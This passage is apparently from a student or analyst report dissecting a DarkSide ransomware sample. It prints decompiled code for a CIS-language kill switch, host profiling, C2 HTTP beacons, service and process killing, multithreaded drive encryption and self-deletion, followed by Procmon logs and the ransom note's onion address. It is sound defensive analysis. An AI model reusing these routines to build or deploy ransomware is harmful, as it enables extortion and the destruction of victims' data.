74  prev_state = (*SetThreadExecutionState)(0x80000001);
75  uVar1 = (undefined4)prev_state;
76  uVar3 = extraout_ECX;
77  if (DAT_0041092c != 0) {
78    decode_data(0x40b264,DAT_0040b260);
79    write_new_file(DAT_0041092c,0x40b20a,0x40b264,0,0);
80    prev_state = check_library_or_function_name
81                           (extraout_ECX_00,extraout_EDX,(undefined1 (*) [16])&DAT_0040b264,
82                            DAT_0040b260);
83    uVar3 = extraout_ECX_01;
84  }
85  if (DAT_004107e4 != '\0') {
86    if (DAT_0041092c != 0) {
87      decode_data(0x40b29e,DAT_0040b29a);
88      write_new_file(DAT_0041092c,0x40b20a,0x40b29e,0,0);
89      check_library_or_function_name
90                (extraout_ECX_02,extraout_EDX_00,(undefined1 (*) [16])&DAT_0040b29e,DAT_0040b29a);
91    }
92    iVar2 = check_if_accepted_lang();
93    prev_state = CONCAT44(extraout_EDX_01,iVar2);
94    uVar3 = extraout_ECX_03;
95    if (iVar2 != 0) {
96      if (DAT_0041092c != 0) {
97        decode_data(0x40b2ce,DAT_0040b2ca);
98        write_new_file(DAT_0041092c,0x40b20a,0x40b2ce,0,0);
99        prev_state = check_library_or_function_name
100                              (extraout_ECX_04,extraout_EDX_02,(undefined1 (*) [16])&DAT_0040b2ce,
101                               DAT_0040b2ca);
102       iVar2 = (int)prev_state;
103     }
104     return CONCAT44(unaff_ESI,iVar2);
105   }
106 }
```

Figure 21: The beginning of the encrypt_file_system function

Immediately, the encryption function appears to use SetThreadExecutionState to disable the ability of the computer to enter sleep mode while the program is running. At the end of the function, the same function call is used to restore the thread execution state to its original state.

```
undefined4 check_if_accepted_lang(void)

{
  short sys_lang_id;
  short usr_lang_id;

  sys_lang_id = (*GetSystemDefaultUILanguage)();
  usr_lang_id = (*GetUserDefaultLangID)();
  if ((((((sys_lang_id != 0x419) && (usr_lang_id != 0x419)) && (sys_lang_id != 0x422)) &&
       (((usr_lang_id != 0x422 && (sys_lang_id != 0x423)) &&
        ((usr_lang_id != 0x423 && ((sys_lang_id != 0x428 && (usr_lang_id != 0x428)))))))) &&
      (sys_lang_id != 0x42b)) &&
     (((((((usr_lang_id != 0x42b && (sys_lang_id != 0x42c)) && (usr_lang_id != 0x42c)) &&
         ((sys_lang_id != 0x437 && (usr_lang_id != 0x437)))) && (sys_lang_id != 0x43f)) &&
       ((((usr_lang_id != 0x43f && (sys_lang_id != 0x440)) &&
         (((usr_lang_id != 0x440 &&
           (((sys_lang_id != 0x442 && (usr_lang_id != 0x442)) && (sys_lang_id != 0x443)))) &&
          (((usr_lang_id != 0x443 && (sys_lang_id != 0x444)) && (usr_lang_id != 0x444)))))) &&
        ((sys_lang_id != 0x818 && (usr_lang_id != 0x818)))))) &&
      (((sys_lang_id != 0x819 &&
        (((usr_lang_id != 0x819 && (sys_lang_id != 0x82c)) && (usr_lang_id != 0x82c)))) &&
       (((sys_lang_id != 0x843 && (usr_lang_id != 0x843)) &&
        ((sys_lang_id != 0x2801 && (usr_lang_id != 0x2801)))))))))) {
    return 0;
  }
  return 1;
}
```

Figure 22: A function used to check if the user or system language is "acceptable"

The above function at 0x00404819 is called just before the encryption process begins. It is used to check the default system and user languages against a small collection of hard-coded languages. If either the user or system language is one of the hard-coded language, the function will return 1, and the malware will not encrypt the file system. The hard-coded language identifiers above correspond to Russian, Ukrainian, Belarusian, Tajik, Armenian, Azerbaijani, Georgian, Kazakh, Kyrgyz, Turkmen, Uzbek, Tatar, Serbian, and variations on these languages. This code strongly indicates that the origin of this malware has its roots in one of these countries.

```
if (global_success_val_1 != 0) {
  (*ImpersonateLoggedOnUser)(global_success_val_2);
}
local_8 = (short *)0x0;
local_10 = 0;
uVar6 = get_drive_info(local_2f8);
if ((int)uVar6 != 0) {
  buf_len = 0x1f;
  (*GetUserNameW)(username,&buf_len);
  if (buf_len != 0) {
    iVar2 = buf_len * 2;
    buf_len = 0x1f;
    (*GetComputerNameW)(computer_name,&buf_len);
    if (buf_len != 0) {
      iVar3 = buf_len * 2;
      uVar7 = query_reg_key(local_30);
      if ((int)uVar7 != 0) {
        uVar8 = get_network_domain_info(local_500);
        if ((int)uVar8 != 0) {
          uVar9 = read_another_reg_key(local_f0);
          if ((int)uVar9 != 0) {
            uVar10 = read_another_reg_key_2(&DAT_01210958);
            if ((int)uVar10 != 0) {
              uVar11 = call_decode_something(extraout_ECX,(int)((ulonglong)uVar10 >> 0x20));
              local_10 = (int)uVar11;
              local_8 = (short *)(*RtlAllocateHeap)(decrypted_data_address,0,
                                                    (int)uVar6 + iVar2 + iVar3 + (int)uVar7 +
                                                    (int)uVar8 + (int)uVar9 + (int)uVar10 + 8 +
                                                    _DAT_0120b882);
```

Figure 23: A function used to get information about the computer

Later in the main encryption function, another function at 0x00403573 is called. Inside this function, another function at 0x0040301c is called, and a segment of this function is pictured above. We can see that the program is gathering information about the infected machine, including the name of the computer and the name of the currently logged-in user. This function also calls two functions that are reading values from specific registry keys.

```
60        success_val = decode_and_read_data(&DAT_0040b9cc);
61        user_agent = (int)success_val;
62        if ((user_agent != 0) &&
63           (internet_handle = (*InternetOpenW)(user_agent,0,0,0,0), server_name = DAT_00410918,
64           internet_handle != 0)) {
65          do {
66            success_val = (*InternetConnectW)(internet_handle,server_name,0x1bb,0,0,3,0,0);
67            http_session = (int)success_val;
68            if (http_session != 0) {
69              visited8(extraout_ECX,(int)((ulonglong)success_val >> 0x20),
70                       (undefined2 *)&http_obj_name);
71              http_verb = 0x4f0050;
72              local_3a = 0x540053;
73              local_36 = 0;
74              http_req_handle =
75                   (*HttpOpenRequestW)(http_session,&http_verb,&http_obj_name,0,0,0,0x800000,0);
76              if (http_req_handle == 0) break;
77              success_val = decode_and_read_data(&DAT_0040ba6c);
78              headers = (int)success_val;
79              if (headers == 0) break;
80              option_size = 4;
81              success_val_2 =
82                   (*InternetQueryOptionW)(http_req_handle,0x1f,&option_settings,&option_size);
83              if (success_val_2 == 0) break;
84              option_settings = option_settings | 0x84603300;
85              success_val_2 = (*InternetSetOptionW)(http_req_handle,0x1f,&option_settings,4);
86              if (success_val_2 == 0) break;
87              headers_len = (*wcslen)(headers);
88              success_val_2 =
89                   (*HttpSendRequestW)(http_req_handle,headers,headers_len,optional_data,
90                                       optional_len);
91              if (success_val_2 == 0) break;
92              buf_len = 0x10;
93              header_idx = 0;
94              success_val_2 =
95                   (*HttpQueryInfoW)(http_req_handle,0x13,&requested_info,&buf_len,&header_idx);
```

Figure 24: A function used to send HTTP requests

Then, the above function at 0x004031ee is called. The primary purpose of this function appears to be to send HTTP requests to certain locations. The information for these HTTP requests is encoded, and must be read using the decode_and_read_data function we've seen multiple times before. Therefore, we will need to run the program to see the contents of these requests, and where they are being sent to. This function is also called after the program has finished encrypting files, meaning it likely updates a C2 server to let in know the encryption was successful.

```
void start_64bit_process(void)

{
  undefined4 extraout_ECX;
  undefined4 extraout_ECX_00;
  undefined4 extraout_ECX_01;
  undefined4 extraout_EDX;
  undefined4 extraout_EDX_00;
  undefined8 uVar1;
  undefined4 process_info [4];
  undefined4 startup_info [18];
  undefined4 old_value;

  (*Wow64DisableWow64FsRedirection)(&old_value);
  uVar1 = check_library_or_function_name
                    (extraout_ECX,extraout_EDX,(undefined1 (*) [16])process_info,0x10);
  check_library_or_function_name
            (extraout_ECX_00,(int)((ulonglong)uVar1 >> 0x20),(undefined1 (*) [16])startup_info,0x48)
  ;
  startup_info[0] = 0x48;
  decode_data(0x40b5e2,DAT_0040b5de);
  (*CreateProcessW)(0,&cmd_line,0,0,1,0x8080000,0,0,startup_info,process_info);
  uVar1 = check_library_or_function_name
                    (extraout_ECX_01,extraout_EDX_00,(undefined1 (*) [16])&cmd_line,DAT_0040b5de);
  if ((int)uVar1 != 0) {
    (*WaitForSingleObject)(process_info[0],0xffffffff);
    (*CloseHandle)(process_info[0]);
    (*CloseHandle)(process_info[1]);
  }
  (*Wow64RevertWow64Redirection)(old_value);
  return;
}
```

Figure 25: A function used to create a new process

Under certain conditions, the above function at 0x00405125 can be called prior to encryption. It appears to create a new process after disabling Wow64 redirection.

```
  sc_manager = 0;
  local_10 = (undefined4 *)0x0;
  sc_manager = (*OpenSCManagerW)(0,0,4);
  if (sc_manager != 0) {
    bytes_needed = 0;
    (*EnumServicesStatusExW)(sc_manager,0,0x30,3,0,0,&bytes_needed,&num_services,0,0);
    local_10 = (undefined4 *)(*RtlAllocateHeap)(decrypted_data_address,8,bytes_needed);
    iVar2 = (*EnumServicesStatusExW)
                      (sc_manager,0,0x30,3,local_10,bytes_needed,&bytes_needed,&num_services,0,0);
    psVar3 = DAT_00410914;
    service_name = local_10;
    while (DAT_00410914 = psVar3, iVar2 != 0) {
      bVar1 = false;
      do {
        if (!bVar1) {
          (*_wcslwr)(*service_name);
          bVar1 = true;
        }
        iVar2 = (*wcsstr)(*service_name,psVar3);
        if (iVar2 != 0) {
          uVar4 = (*OpenServiceW)(sc_manager,*service_name,0x10020);
          service_handle = (int)uVar4;
          if (service_handle != 0) {
            check_library_or_function_name
                      (extraout_ECX,(int)((ulonglong)uVar4 >> 0x20),
                       (undefined1 (*) [16])service_status,0x1c);
            (*ControlService)(service_handle,1,service_status);
            (*DeleteService)(service_handle);
            (*CloseServiceHandle)(service_handle);
            break;
          }
        }
        iVar2 = (*wcslen)(psVar3);
        psVar3 = psVar3 + iVar2 + 1;
      } while (*psVar3 != 0);
      service_name = service_name + 0xb;
      num_services = num_services + -1;
      psVar3 = DAT_00410914;
```

Figure 26: A function that seems to be used to delete services

The above function at 0x00404c7b can also be called prior to file encryption, and it appears to delete certain services. It is possible this is being used to try and disable any sort of antivirus software, but to be sure we will need to run the program.

```
void terminate_processes(void)

{
  int iVar1;
  int iVar2;
  int *piVar3;
  short *psVar4;
  int *local_10;
  undefined4 local_c;
  int local_8;

  local_c = 0x400;
  local_10 = (int *)(*RtlAllocateHeap)(decrypted_data_address,0,0x400);
  while (iVar1 = (*RtlGetNativeSystemInformation)(5,local_10,local_c,&local_c), piVar3 = local_10,
        iVar1 != 0) {
    if (iVar1 != -0x3fffffc) {
      (*RtlFreeHeap)(decrypted_data_address,0,local_10);
      return;
    }
    local_10 = (int *)(*RtlReAllocateHeap)(decrypted_data_address,0,local_10,local_c);
  }
  do {
    iVar1 = *piVar3;
    if (piVar3[0xf] != 0) {
      (*_wcslwr)(piVar3[0xf]);
      psVar4 = DAT_00410910;
      do {
        iVar2 = (*wcsstr)(piVar3[0xf],psVar4);
        if ((iVar2 != 0) && (local_8 = (*OpenProcess)(1,0,piVar3[0x11]), local_8 != 0)) {
          (*TerminateProcess)(local_8,0);
          (*CloseHandle)(local_8);
          break;
        }
        iVar2 = (*wcslen)(psVar4);
        psVar4 = psVar4 + iVar2 + 1;
      } while (*psVar4 != 0);
    }
```

Figure 27: A function that appears to terminate certain processes

Similarly, the above function at 0x00404dda seems to terminate certain processes if they are running on the system.

```

void encrypt_drives(void)

{
  uint uVar1;
  int iVar2;
  undefined1 *puVar3;
  undefined1 local_124 [256];
  undefined4 local_24;
  undefined4 local_20;
  undefined1 local_1c [24];

  uVar1 = (*GetLogicalDriveStringsW)(0x80,local_124);
  if (uVar1 != 0) {
    puVar3 = local_124;
    uVar1 = uVar1 >> 2;
    do {
      iVar2 = (*GetDriveTypeW)(puVar3);
      if (((iVar2 == 3) || (iVar2 == 2)) || (iVar2 == 4)) {
        local_24 = 0x5c005c;
        local_20 = 0x5c003f;
        (*wcscpy)(local_1c,puVar3);
        top_level_encryption_func(&local_24);
      }
      puVar3 = puVar3 + 8;
      uVar1 = uVar1 - 1;
    } while (uVar1 != 0);
  }
  return;
}

```

Figure 28: A function that encrypts all drives on the system

Once all the other setup functions have been called, the above function at 0x00406db9 is called. We can see that the function is encrypting all the drives it can find attached to the system. (Specifically, 3 is DRIVE_FIXED, 2 is DRIVE_REMOVABLE, and 4 is DRIVE_REMOTE.) An interesting implication of this is that the malware should be able to encrypt any file systems that are mounted to the current machine. In the dynamic analysis section, we will verify that this is the case.

```
21  success_val = (*GetDiskFreeSpaceExW)(directory_name,&free_bytes_available,0,0);
22  if (((success_val != 0) && (local_c == 0)) && (free_bytes_available < 0x6400000)) {
23    return;
24  }
25  if (DAT_004107f7 != '\0') {
26    tick_count = (*GetTickCount)();
27  }
28  (*GetNativeSystemInfo)(system_info);
29  uVar4 = local_20;
30  if ((local_20 & 0x20) != 0) {
31    uVar4 = 0x20;
32  }
33  DAT_0041102c = 0;
34  DAT_00411030 = 0;
35  DAT_00411034 = 0;
36  DAT_00411038 = 0;
37  DAT_0041103c = 0;
38  _DAT_00411040 = 0;
39  _DAT_00411044 = 0;
40  DAT_00411024 = (*CreateIOCompletionPort)(0xffffffff,0,0,0);
41  if ((DAT_00411024 != 0) &&
42     (DAT_00411028 = (*CreateIOCompletionPort)(0xffffffff,0,0,0), DAT_00411028 != 0)) {
43    puVar6 = &DAT_00411048;
44    do {
45      uVar3 = (*CreateThread)(0,0,threaded_write,0,0,0);
46      puVar1 = puVar6 + 1;
47      *puVar6 = uVar3;
48      DAT_0041102c = DAT_0041102c + 1;
49      DAT_00411034 = DAT_00411034 + 1;
50      uVar3 = (*CreateThread)(0,0,threaded_write_2,0,0,0);
51      puVar6 = puVar6 + 2;
52      *puVar1 = uVar3;
53      DAT_00411030 = DAT_00411030 + 1;
54      DAT_00411034 = DAT_00411034 + 1;
55      uVar4 = uVar4 - 1;
```

Figure 29: The "top_level_encryption_function" from the previous screenshot

The next function called is at 0x00406b07, and it checks the disk space, and uses GetTickCount before and after the actual encryption occurs to check the runtime of the encryption process. We can see that multiple threads are created as well, each of which likely encrypts files in a particular part of the file system.

```
41      local_8 = (*FindFirstFileExW)(pauVar4,0,local_260,0,0,2);
42      if (local_8 != -1) {
43        do {
44          pauVar4 = local_10;
45          if ((local_234[0] != 0x2e) && (local_234[0] != 0x2e002e)) {
46            (*wcscpy)(local_10,local_c);
47            puVar2 = (undefined2 *)(*wcsrchr)(pauVar4,0x5c);
48            *puVar2 = 0;
49            iVar1 = (*wcslen)(pauVar4);
50            if (*(short *)(pauVar4[-1] + iVar1 * 2 + 0xe) != 0x5c) {
51              *(undefined2 *)(*pauVar4 + iVar1 * 2) = 0x5c;
52              pauVar4 = (undefined1 (*) [16])(*pauVar4 + 2);
53            }
54            (*wcscpy)(*pauVar4 + iVar1 * 2,local_234);
55            uVar3 = (*GetFileAttributesW)(local_10);
56            if ((uVar3 & 0x10) == 0) {
57              (*DAT_00410e1a)(local_10);
58            }
59            else {
60              iVar1 = (*PathIsDirectoryEmptyW)(local_10);
61              if (iVar1 == 0) {
62                more_encryption(local_10);
63              }
64              (*RemoveDirectoryW)(local_10);
65            }
66          }
67          iVar1 = (*FindNextFileW)(local_8,local_260);
68        } while (iVar1 != 0);
69        (*FindClose)(local_8);
70        (*RtlFreeHeap)(decrypted_data_address,0,local_c);
71        (*RtlFreeHeap)(decrypted_data_address,0,local_10);
72      }
```

Figure 30: A block of code that shows file system traversal

The above code segment shows the program traversing through the file system using FindFirstFileExW and FindNextFileW. This seems to be how the files are searched to allow them to be encrypted.

```
61  local_2c = (*GetDC)(0);
62  if (((local_2c != 0) && (local_30 = (*CreateCompatibleDC)(local_2c), local_30 != 0)) &&
63     (local_34 = (*CreateCompatibleDC)(local_2c), local_34 != 0)) {
64    iVar2 = (*GetDeviceCaps)(local_2c,8);
65    local_3c = iVar2 + 1U & 0xfffffffe;
66    iVar2 = (*GetDeviceCaps)(local_2c,10);
67    local_38 = iVar2 + 1U & 0xfffffffe;
68    uVar5 = decode_and_read_data(&DAT_0040bd6a);
69    iVar2 = (*GetDeviceCaps)(local_2c,0x58);
70    local_40 = (*CreateFontW)((int)((longlong)(ulonglong)local_38 / (longlong)iVar2) * 7,0,0,0,
71                              ,0,0,1,7,0,4,0,(int)uVar5);
72    (*RtlFreeHeap)(decrypted_data_address,0,(int)uVar5);
73    iVar2 = (*SelectObject)(local_30,local_40);
74    if ((iVar2 != 0) &&
75       (local_44 = (*RtlAllocateHeap)(decrypted_data_address,8,0x800), local_44 != 0)) {
76      uVar3 = (*_swprintf)(local_44,param_1,&DAT_00410a1a);
77      iVar2 = (*GetTextExtentPoint32W)(local_30,local_44,uVar3,local_4c);
78      if ((iVar2 != 0) &&
79         ((local_50 = (*CreateCompatibleBitmap)(local_30,local_3c,local_38), local_50 != 0 &&
80          (iVar2 = (*SelectObject)(local_30,local_50), iVar2 != 0)))) {
81        (*SetTextColor)(local_30,0xffffff);
82        (*SetBkMode)(local_30,2);
83        (*SetBkColor)(local_30,0);
84        local_68 = 0;
85        local_64 = (local_38 >> 1) + local_48 * -2;
86        local_60 = local_3c;
87        local_5c = local_38;
88        uVar5 = (*DrawTextW)(local_30,local_44,uVar3,&local_68,0x211);
89        if ((int)uVar5 != 0) {
90          check_library_or_function_name
91                    (extraout_ECX,(int)((ulonglong)uVar5 >> 0x20),(undefined1 (*) [16])&local_9
```

Figure 31: A function that appears to create and set the desktop background

After the encryption process has completed, the above function at 0x00404255 is called. Because many of the functions seem to be related to graphics, this is probably

where the resource for the desktop background is being put together. This new resource is then set as the desktop background to instruct the user to look for a README file.

```
void delete_program(void)

{
  undefined4 extraout_ECX;
  undefined4 extraout_ECX_00;
  undefined4 extraout_ECX_01;
  undefined4 extraout_EDX;
  undefined4 extraout_EDX_00;
  undefined4 extraout_EDX_01;
  undefined1 file_name [520];
  undefined1 ev_contents [520];
  undefined1 parameters [520];
  undefined1 short_name [520];

  (*GetModuleFileNameW)(base_address,file_name,0x104);
  (*GetShortPathNameW)(file_name,short_name,0x104);
  decode_data(0x40af30,DAT_0040af2c);
  (*wcscpy)(parameters,&DAT_0040af30);
  check_library_or_function_name
            (extraout_ECX,extraout_EDX,(undefined1 (*) [16])&DAT_0040af30,DAT_0040af2c);
  (*wcscat)(parameters,short_name);
  decode_data(0x40af50,DAT_0040af4c);
  (*wcscat)(parameters,&DAT_0040af50);
  check_library_or_function_name
            (extraout_ECX_00,extraout_EDX_00,(undefined1 (*) [16])&DAT_0040af50,DAT_0040af4c);
  decode_data(0x40af64,DAT_0040af60);
  (*GetEnvironmentVariableW)(&ev_name,ev_contents,0x104);
  check_library_or_function_name
            (extraout_ECX_01,extraout_EDX_01,(undefined1 (*) [16])&ev_name,DAT_0040af60);
  (*ShellExecuteW)(0,0,ev_contents,parameters,0,0);
  return;
}
```

Figure 32: A function that is used to allow the program to delete its source code

The final function at 0x00407d5b is shown above. This is called at the very end of program execution. The most interesting function here is ShellExecuteW, which could be used to create and start a new process. We will see in the dynamic analysis section that the created process is used to delete the source code of sample3.exe.

Section 3: Dynamic Analysis

Section 3A: Basic dynamic analysis of sample3.exe

In this section, we will run sample3.exe on a Windows 7 system to see what actions it performs. This malware can be run by double-clicking its icon. (We know from the static analysis that the malware can behave differently depending on any command line arguments passed to it, but we will focus on the standard behavior of the program.) About a minute after starting the malware, a new file README.88c86038.txt is created on the Desktop (and many other folders on the infected machine). Additionally, the desktop background is replaced with an image containing the text “All of your files are encrypted! Find README.88c86039.TXT and Follow Instructions”. Additionally, many files in the file system have their icons replaced with a lock icon, hinting that they have probably been encrypted.




Figure 33: A new file README.88c86038 created in each directory the ransomware reaches

The contents of the newly generated README document are shown above. The message "Welcome to DarkSide" indicates that this is a variant of the DarkSide ransomware (https://www.akamai.com/glossary/what-is-darkside-ransomware). This file instructs the user to visit the website http://darksidfqzcuhtk2.onion using the TOR browser so they can pay the ransom and decrypt their files. They include a very large key in this file that is meant to be input to the listed website so the malware writers can learn about the state of the infected machine.

sample3.exe	2908	CreateFile	C:\Python27
sample3.exe	2908	CreateFile	C:\Python27
sample3.exe	2908	CreateFile	C:\Python27\DLLs
sample3.exe	2908	CreateFile	C:\Python27\DLLs
sample3.exe	2908	CreateFile	C:\Python27\DLLs\bz2.pyd
sample3.exe	2908	CreateFile	C:\Python27\DLLs\py.ico
sample3.exe	2908	CreateFile	C:\Python27\DLLs\pyc.ico
sample3.exe	2908	CreateFile	C:\Python27\DLLs\pyexpat.pyd
sample3.exe	2908	CreateFile	C:\Python27\DLLs\select.pyd
sample3.exe	2908	CreateFile	C:\Python27\DLLs\sqlite3.dll
sample3.exe	2908	CreateFile	C:\Python27\DLLs\tcl85.dll
sample3.exe	2908	CreateFile	C:\Python27\DLLs\tclpip85.dll
sample3.exe	2908	CreateFile	C:\Python27\DLLs\tk85.dll
sample3.exe	2908	CreateFile	C:\Python27\DLLs\unicodedata.pyd
sample3.exe	2908	CreateFile	C:\Python27\DLLs\winsound.pyd
sample3.exe	2908	CreateFile	C:\Python27\DLLs_bsddb.pyd
sample3.exe	2908	CreateFile	C:\Python27\DLLs_ctypes.pyd
sample3.exe	2908	CreateFile	C:\Python27\DLLs_ctypes_test.pyd
sample3.exe	2908	CreateFile	C:\Python27\DLLs_elementtree.pyd

Figure 34: Files accessed by sample3.exe, likely for encrypting them

sample3.exe	2908	WriteFile	C:\README.88c86038.TXT
sample3.exe	2908	WriteFile	C:\Python27\README.88c86038.TXT
sample3.exe	2908	WriteFile	C:\Python27\DLLs\README.88c86038.TXT
sample3.exe	2908	WriteFile	C:\Python27\DLLs\bz2.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs\bz2.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs\pyexpat.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs\pyexpat.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs\select.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs\select.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs\unicodedata.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs\unicodedata.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs\unicodedata.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs\winsound.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs\winsound.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_bsddb.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_bsddb.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_bsddb.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_ctypes.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_ctypes.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_ctypes_test.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_ctypes_test.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_elementtree.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_elementtree.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_hashlib.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_hashlib.pyd.88c86038
sample3.exe	2908	WriteFile	C:\Python27\DLLs_msi.pyd.88c86038

Figure 35: Files written to by sample3.exe

Using ProcMon, we can see files created or modified by the malware. A very large number of files are written to by the malware, which is expected since we know the malware is trying to encrypt all the files it can find on the system.




Figure 36: An image stored in C:\Program Data that is set as the Desktop background





Figure 37: An icon found in C:\Users\malware\AppData\Local for indicating encrypted files

